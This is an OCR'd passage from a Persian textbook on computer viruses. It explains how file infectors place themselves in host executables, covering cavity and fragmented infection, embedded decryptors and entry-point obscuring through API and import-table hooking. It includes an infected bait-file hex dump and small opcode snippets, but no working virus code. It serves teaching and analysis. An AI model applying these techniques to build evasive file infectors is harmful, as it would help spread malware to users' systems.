


شکل ۲۵ – نحوه آلودگی ویروس‌های سرنویس

ویروس‌های که به زبان ***C*** یا پاسکال و یا دلفی نوشته شده اند اغلب از این روش برای آلوده سازی فایل میزبان استفاده می‌کنند.

۴-۲-۵ ویروس‌های انگلی[1]

در این روش، به اندازه سایز ویروس از ابتدای فایل میزبان خوانده شده و به انتهای همان فایل اضافه می‌شود. سپس ویروس را در ابتدای فایل (که در انتهای فایل یک کپی از آن را ذخیره کرده است) رونویسی می‌کند.



شکل ۲۶ – نحوه آلودگی ویروس‌های انگلی

در این روش نیز ابتدا ویروس اجرا می‌گردد. برای اینکه پس از آن فایل میزبان نیز اجرا گردد، کافی است مقداری را که از ابتدای فایل میزبان خوانده و در انتهای آن ذخیره کرده‌ایم، در حافظه به سر جای اصلی اش (ابتدای برنامه) بازگردانیم. اما با این کار کُد ویروس در حافظه از بین می‌رود و روتینی که باید کنترلش را به ابتدای برنامه بدهد تا فایل اصلی اجرا گردد، از بین خواهد رفت. برای رفع این مشکل ویروس‌ها روتینی را در قسمت خالی از حافظه می‌نویسند.


وظیفه این روتین انتقال قسمت اول فایل به سر جای اصلی‌اش در حافظه و دادن کنترل به آن است.

۴-۲-۶ ویروس‌های میان نویس[2]

---

[1] ***Classic Parasitic***
[2] ***Mid-File Appending***

در این روش ویروس نه در ابتدای فایل میزبان قرار می‌گیرد و نه در انتهای آن. بلکه در قسمت‌های میانی فایل قرار می‌گیرد. به این ترتیب که یک آفست بین عدد ۳ و طول فایل میزبان پیدا کرده و ویروس را در آنجا می‌نویسد و سپس در ابتدای فایل یک ***Jump*** یا ***Call*** که به ویروس اشاره کند را قرار می‌دهد. لازم به ذکر است که برای اینکه ویروس در وسط فایل قرار داده شود، باید ابتدا از آفست در نظر گرفته شده تا انتهای فایل میزبان را در یک بافر در حافظه ذخیره شود و بعد از نوشتن ویروس در انتهای تکه اول فایل، آن قسمت را نیز در انتهای ویروس بنویسد.




شکل ۲۷ – نحوه آلودگی ویروس‌های میان نویس

برای اجرای برنامه اصلی در این روش باید قسمت دوم فایل در حافظه را به سر جای اصلی اش برگردانده و کنترل را به ابتدای برنامه در حافظه بدهیم.

۴-۲-۷ ویروس‌های میان نویس انگلی

همان طور که از نام این روش مشخص است این روش که ترکیبی از دو روش گفته شده می‌باشد، مانند روش میان نویس، ویروس خود را در قسمت میانی فایل میزبان قرار می‌دهد. با این تفاوت که ابتدا یک آفست فایل بین عدد ۳ و "طول فایل – طول ویروس" به تصادف پیدا کرده و سپس از آن آفست به اندازه حجم ویروس برداشته و در انتهای فایل میزبان ذخیره می‌کند و سپس خود را بر روی آن قسمتی که حالا یک کپی از آن در انتهای فایل قرار گرفته، رونویسی می‌کند.




شکل ۲۸ – نحوه آلودگی ویروس‌های میان نویس انگلی

در این روش برای اینکه بتوان فایل اصلی را اجرا کرد، باید یک روتین که وظیفه انتقال کپی تکه رونویسی شده از انتهای فایل به سر جای اولش و دادن کنترل به ابتدای برنامه در حافظه را دارد، در قسمتی خالی از

حافظه قرار گیرد و بعد از اینکه ویروس عملیات خود را انجام داد، کنترل را به آن روتین بدهد تا اعمال فوق را انجام دهد.

۴-۲-۸ تغییر اشاره دستورات *Jmp* یا *Call*

این روش در حقیقت گونه خاصی از روش اضافه شدن به انتهای فایل است. در این حالت نیز ویروس خود را در انتهای فایل اضافه می‌کند ولی به جای قرار دادن دستور ***Jmp*** یا ***Call*** در ابتدای ویروس، به دنبال یک دستور ***Jmp*** یا ***Call*** درون فایل میزبان می‌گردد و در صورتی که چنین دستوری را پیدا کرد، آن را طوری تغییر می‌دهد که به ویروسی که در انتهای فایل است، اشاره کند.




شکل ۲۹ – نحوه آلودگی با تغییر اشاره دستورات *Jmp* یا *Call*

این مساله باعث می‌شود که دستور ***Jmp*** یا ***Call*** لزوما در ابتدای فایل آلوده نباشد و در نتیجه پیدا کردن ویروس برای ضدویروس‌ها مشکل تر شود. البته چون بعضی از دستورات ***Jmp*** یا ***Call*** بر اساس شرایط خاصی اجرا می‌گردند، ممکن است ویروس فقط در شرایطی خاص اجرا شود. برای اجرای فایل اصلی نیز کافی است دستور ***Jmp*** یا ***Call*** تغییر یافته را به حالت اول بازگردانده و کنترل را به اولین دستور بعد از آن ***Jmp*** یا ***Call*** بدهیم.

این روش می‌تواند برای ویروس‌های میان نویس و میان نویس انگلی نیز تعمیم داد.

۴-۲-۹ ویروس‌های حَفار[1]

این ویروس‌ها کُد خود را در میان فایل اصلی می‌نویسند به این صورت که در فایل میزبان به دنبال قسمت‌های خالی می‌گردند و در صورت پیدا کردن اندازه مناسب برای کُد خود درون فایل می‌نویسند. در واقع این نوع ویروس‌ها حفره‌ای درون فایل میزبان ایجاد می‌کنند. نکته بسیار مهم این است که حجم فایل میزبان تغییر نکرده و کمتر مورد سوءظن قرار می‌گیرند. شکل ۳۰ نمونه ای از این ویروس است.



شکل ۳۰ – نحوه آلودگی ویروس‌های حَفار


[1] ***Cavity***

سوال این جاست که چگونه این حفره توسط ویروس مورد بهره برداری قرار گرفته و چگونه پیدا می‌شود؟ این قسمت‌های خالی همان جاهایی هستند که کُد برنامه هیچ گاه به آنجا نمی‌رسد. چند نمونه از آن به صورت زیر آمده است.

- هر کامپایلری برای آنکه بخش های درون فایل اجرای به عددی خاص تقسیم شود بعد از کُد برنامه عدد صفر می‌گذارند، ویروس‌ها از صفرهای موجود در فایل استفاده می‌کنند تا کُد خود را در آنجا کپی کنند.
- برخی از کامپایلرها برای آنکه توابع خود مضربی از عددی خاص شود عدد ***0xCC*** را بعد تابع می‌گذارند.
- برخی دیگر از ویروس‌ها به دنبال بلوکی از فضای خالی یا عدد ***0x20*** می‌گردند تا کُد خود را در آنجا جایگزین کنند.

۴-۲-۱۰ ویروس‌های چند حُفره‌ای[1]

این روش که توسط ویروس ***CIH***[2] مورد استفاده قرار گرفت از چندین حفره درون فایل برای آلودگی استفاده کرد و با تغییر محل شروع برنامه و پرش به حفره‌های مختلف سعی در سردرگم کردن و منحرف کردن ضدویروس ها و تحلیل گران ویروس می‌کرد. این نوع آلودگی‌ها که شبیه شکل زیر است در بعضی مواقع قابل پاکسازی نیست.



شکل ۳۱ - نحوه آلودگی ویروس‌های چند حُفره‌ای

این نوع آلودگی‌ها شبیه به کِرم خوردگی دندان می‌باشد و به همین دلیل با این نام مشهور شده است.

۴-۲-۱۱ ویروس‌های فشرده[3]


این ویروس‌ها علاوه بر آلودگی، سایز فایل میزبان را کوچکتر از اندازه فعلی می‌کنند و مانند یک ***Packer*** عمل می‌کنند و فایل اصلی همراه با آلودگی فشرده می‌شود. همان طور که در شکل زیر نشان داده شده اول ویروس اجرا شده و عمل آلودگی را انجام داده و برنامه میزبان به حالت غیر فشرده در آورده و کنترل را در اختیار آن قرار می‌دهد.

---

[1] ***Fractionated Cavity***

[2] در عموم به نام چرنوبیل مشهور است.

[3] ***Compressing***




شکل ۳۲ - نحوه آلودگی ویروس‌های فشرده

برنامه‌های فشرده ساز زیادی هستند که به آن‌ها ***Packer*** می‌گویند و مشابه این عمل رفتار می‌کنند. کِرم‌های رایانه‌های بسیار علاقه‌مند هستند از این ***Packer*** ها استفاده کنند. این برنامه که به عنوان برنامه های سودمند نیز معرفی شده انواع مختلفی دارند. ***PKLITE, LZEXE, UPX, ASPACK*** نمونه‌ای از آن‌ها است.

۴-۲-۱۲ویروس‌های آمیبی[1]

این نوع ویروس‌ها که به ندرت پیدا می‌شوند از ترکیب دو نوع آلودگی با هم به وجود آمده‌اند. می‌توان گفت این ویروس‌ها هم سرنویس و هم ته‌نویس هستند. ویروس خودش را به دو قسمت سر و ته تقسیم کرده و به ابتدا و انتهای فایل اصلی اضافه می‌کند. شکل زیر نشان می‌دهد که برنامه قبل و بعد از آلودگی چگونه است.



شکل ۳۳ - نحوه آلودگی ویروس‌های آلودگی آمیبی


به این روش آلودگی ویروس‌ها، سروته‌نویس نیز می‌گویند. ویروس سَند[2] نمونه ای از این نوع ویروس‌ها بود که با ویژال بیسیک نوشته شده بود.

۴-۲-۱۳روش رمزگشای جاسازی شده[3]

در این روش، کُد اصلی ویروس رمز گردیده و در رمزگشای آن درون برنامه میزبان جاسازی می‌شود تا پاکسازی را برای ضدویروس‌ها سخت‌تر کند. شکل زیر که شبیه به پنیر سوئیسی است مربوط به ویروس

[1] ***Amoeba***
[2] ***Sand***
[3] ***Embedded Decryptor***

وآن‌هالف[1] است. که با قطعه قطعه کردن کُد رمز گشای خود و جاسازی آن در فایل میزبان سعی در گیج کـردن ضدویروس‌ها می‌کرد تا باعث عدم شناسایی و پاکسازی این ویروس شود.



شکل ۳۴ - نحوه آلودگی با روش رمزگشای جاسازی شده

این ویروس قسمت‌هایی از فایل اصلی را که جانویسی کرده در بدنه ویروس به صورت کُد شده قرار می‌دهـد تا بعد از اجرای ویروس این قسمت‌ها را در جای اصلی خود جانویسی کند و کنترل را به برنامه اصلی بـاز گردانـد. روش‌های مختلفی برای رمز کردن ویروس‌ها وجود دارد ولی اغلب ویروس‌ها سعی می‌کنند از روش ساده اسـتفاده کنند.

برای آنکه موضوع را بهتر درک کنیم، قسمتی از کُد یک برنامه را که با حرف ***'A'*** (***0x41***) پر شـده اسـت را در معرض آلودگی این ویروس قرار داده ایم که به شکل زیر است.

```
0D80   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41    AAAAAAAAAAAAAAAA
0D90   41 41 41 41 41 2E FD 16 2E F9 FB 36 E9 77 FD 41    AAAAA......6.w.A
0DA0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41    AAAAAAAAAAAAAAAA
0DB0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41    AAAAAAAAAAAAAAAA
0DC0   41 41 41 41 41 41 41 41 41 3E 2E BB 88 14 2E F9    AAAAAAAAA>......
0DD0   EB 9B 41 41 41 41 41 41 41 41 41 41 41 41 41 41    ..AAAAAAAAAAAAAA
```

دستورات ***JMP*** که با ***0xE8*** یا ***0xE9*** نشان داده شده است نمایش دهنده پرش های متوالی در قسمت‌های مختلف فایل میزبان است. همان طور که مشاهده کردید آلودگی خودش را نشان داد به این روش خاص یعنی پـر کردن یک فایل با یک حرف مشخص تله گذاری یا طعمه گذاری[2] می‌گویند.

۴-۲-۱۴روش رمزگشای جاسازی شده و بدنه ویروس[3]


در این روش ویروس به چند قسمت تقسیم شده و در موقعیـت هـای تـصادفی در فایـل میزبـان جانویـسی می‌شود تا در نهایت بدنه ویروس نیز جانویسی شود. همان طور که در شکل زیر مـشاهده مـی‌کنیـد قـسمت‌هـای جانویسی شده در انتهای فایل ذخیره می‌شود.

---

[1] ***One-Half***

[2] ***Decoy*** یا ***Goat***

[3] ***Embedded Decryptor and Virus Body***



شکل ۳۵ – نحوه آلودگی با روش رمزگشای جاسازی شده و بدنه ویروس

در زمان اجرا به این شکل است که اول سر ویروس اجرا شده و به قسمت بعد پرش می‌کند و هر قسمت، به بخش بعدی پرش می‌کند. این روند باعث رمز گشایی بدنه ویروس می‌شود، بدنه ویروس در قسمتی از فایل میزبان قرار دارد. در بدنه ویروس بعد از اعمال آلودگی قسمت‌هایی را که جانویسی شده را به جای اول خود منتقل کرده و کنترل را به برنامه اصلی باز می‌گرداند.

ویروس ***کاماندر بومبر***[1] که یک ویروس چند ریختی بود نمونه ای از این گونه آلودگی را داشت.

۴-۲-۱۵نقطه شروع مشکوک *EPO*[2]

ویروس برای آنکه اول خود اجرا شود نقطه شروع برنامه میزبان را تغییر می‌دهد و یا دست کاری می‌کند. و این خود عاملی برای پیدا کردن ویروس توسط ضدویروس‌ها است. ویروس‌ها سعی می‌کنند تا آنجایی که ممکن است دیرتر کشف شوند تا آلودگی را در زمان طولانی‌تری گسترش دهند.

به همین دلیل ویروس از نقطه‌های شروع مشکوک برای آلوده‌سازی بهره می‌گیرد که این خود باعث می‌شود که علاوه بر آنکه کشف ویروس سخت‌تر شود پاکسازی آن نیز دشوار گردد. در زیر روش‌های مختلفی به این منظور آورده شده است.

۴-۲-۱۵-۱ روش ساده *EPO* در *DOS*


در این روش به جای آلوده سازی ابتدای فایل، در قسمتی از کُد برنامه یک دستور پرش گذاشته تا به بدنه اصلی ویروس پرش کند. حال این کار را نمی‌توانست به صورت تصادفی انجام دهد چون ممکن بود مکانی که پرش قرار می‌دهد اشتباه باشد و نه ویروس اجرا شود و نه فایل میزبان و این کار باعث تخریب فایل اصلی شده و دیگر قابل برگشت نباشد.

به همین دلیل برخی ویروس‌ها سعی می‌کردند کُد میزبان را ***Disassemble*** کنند (البته به صورت خفیف) مثلاً ویروس ***اولی‌وا***[3] نقط شروع فایل میزبان را چک می‌کرد و در صورتی که یکی از دستورات زیر بود آن‌ها را رد می‌کرد تا به دستوری غیر دستورات گفته شده برسد (در واقع دستورات ناشناخته برای ویروس).

```
JMP (0xE9), JMP (0xEB), NOP (0x90), CLC (0xF8), STC (0xF9),
CLI (0xFA), STI (0xFB), CLD (0xFC), STD (0xFD)
```

[1] ***Commander_Bomber***
[2] ***Entry-Point Obscuring***
[3] ***Olivia***

حال ویروس، مانند شکل ۳۶ یک پرش به کُد اصلی ویروس می‌کند تا برنامه ویروس اجرا شود.



شکل ۳۶ - روش ساده *EPO* در *DOS*

با این روش، ضدویروس به این راحتی نمی‌تواند تشخیص دهد که کدام قسمت فایل برای ویروس است و کدام قسمت برای برنامه اصلی، تا آن را شناسایی کند و حتی در مرحله پاکسازی نیز با مشکل مواجه می‌شود. مگر آنکه بدنه ویروس را بررسی کند تا مکانی را که ویروس خراب کرده و خودش (ویروس) می‌خواهد درست کند، را پیدا کند، که این کار بسیار سخت است.

۴-۲-۱۵-۲ روش *API-Hooking* در ویندوز ۳۲ بیتی

این ویروس‌ها که در سطح ویندوز ۳۲ بیتی اجرا می‌شوند میزبان خود را به گونه‌ای تغییر می‌دهند که با صدا زدن یک ***API*** خاص در موقعیتی از برنامه میزبان ویروس شروع به اجرا شدن کند. این کار به این شکل صورت می‌گیرد که در صورتی که ***API*** مانند ***ExitProcess*** صدا زده شود اول ویروس اجرا شده و ویروس کنترل را به برنامه بر می‌گرداند تا بعد از اجرای واقعی ***API*** مانند ***ExitProcess*** برنامه میزبان اجرا شود.

صدا زدن ***API*** ها در برنامه‌های مختلف به نوع کامپایلر آن‌ها بستگی دارد، دو روش صدا زدن ***API*** به شکل زیر است.


روش صدا زدن ***API*** در محصولات ماکروسافت

```
CALL DWORD PTR[]
```

روش صدا زدن ***API*** در محصولات بورلند

```
JMP DWORD PTR[]
```

شکل ۳۷ زمان اجرای ویروس به وسیله تابع ***ExitProcess*** را نمایش می‌دهد.




شکل ۳۷ – نحوه آلودگی روش *API-Hooking* در ویندوز ۳۲ بیتی

۴-۲-۱۵-۳روش *Function Call Hooking* در ویندوز ۳۲ بیتی

در این روش مکان تابعی که در برنامه میزبان صدا زده شده تغییر می‌کند و به کُد ویروس اشاره می‌کند شکل زیر نمادی از این روش است.

در این روش، ویروس در جستجوی دستور ***Call*** است و برای آنکه بداند این دستور واقعی است یا خیر، مکان ارجاع آن را بررسی می‌کند در صورتی که مقدار ***0x55*** و بعد از آن مقدار ***0x89E5*** بود مطمئن می‌شود که این دستور ***Call*** واقعی است، پس ارجاع این دستور به سمت کُد ویروس تغییر می‌دهد.



شکل ۳۸ – روش *Function Call Hooking* در ویندوز ۳۲ بیتی

هر تابع موجود در برنامه استاندارد به شکل زیر شروع می‌شود. اعدادی که در بالا به عنوان تایید کننده دستور ***Call*** بودند از همین دستورات گرفته شده است.


```
CALL Foobar

Foobar:
PUSH EBP          ; opcode 0x55
MOV  EBP, ESP     ; opcode 0x89E5
```

برنامه، بعد از آلودگی به جای ***Foobar*** به کُد ویروس اشاره می‌کند. باید توجه داشته باشیم که این قبیل ویروس ها باید تا آنجا که می‌توانند دست به روند اجرا، مانند پشته نزنند چون در زمان برگشت با مشکل مواجه خواهد شد.

۴-۲-۱۵-۴روش جایگزین کردن *Import Table*

جدول ***import*** قسمتی از فایل اجرایی در محیط ویندور ۳۲ است، این جدول می‌گوید چه ***API*** ی در چه آدرسی وجود دارد. ویروس با دست بردن در این جدول و اشاره آن به کُد ویروس خود را اجرا می‌کند و بعد از آن، به مکان اصلی ***API*** که قبلاً در بدنه ویروس ذخیره کرده است پرش می‌کند و در نهایت کنترل را به برنامه اصلی بر می‌گرداند. شکل ۳۹ نمایشی از این روش است.



شکل ۳۹ – نحوه آلودگی روش جایگزین کردن *Import Table*

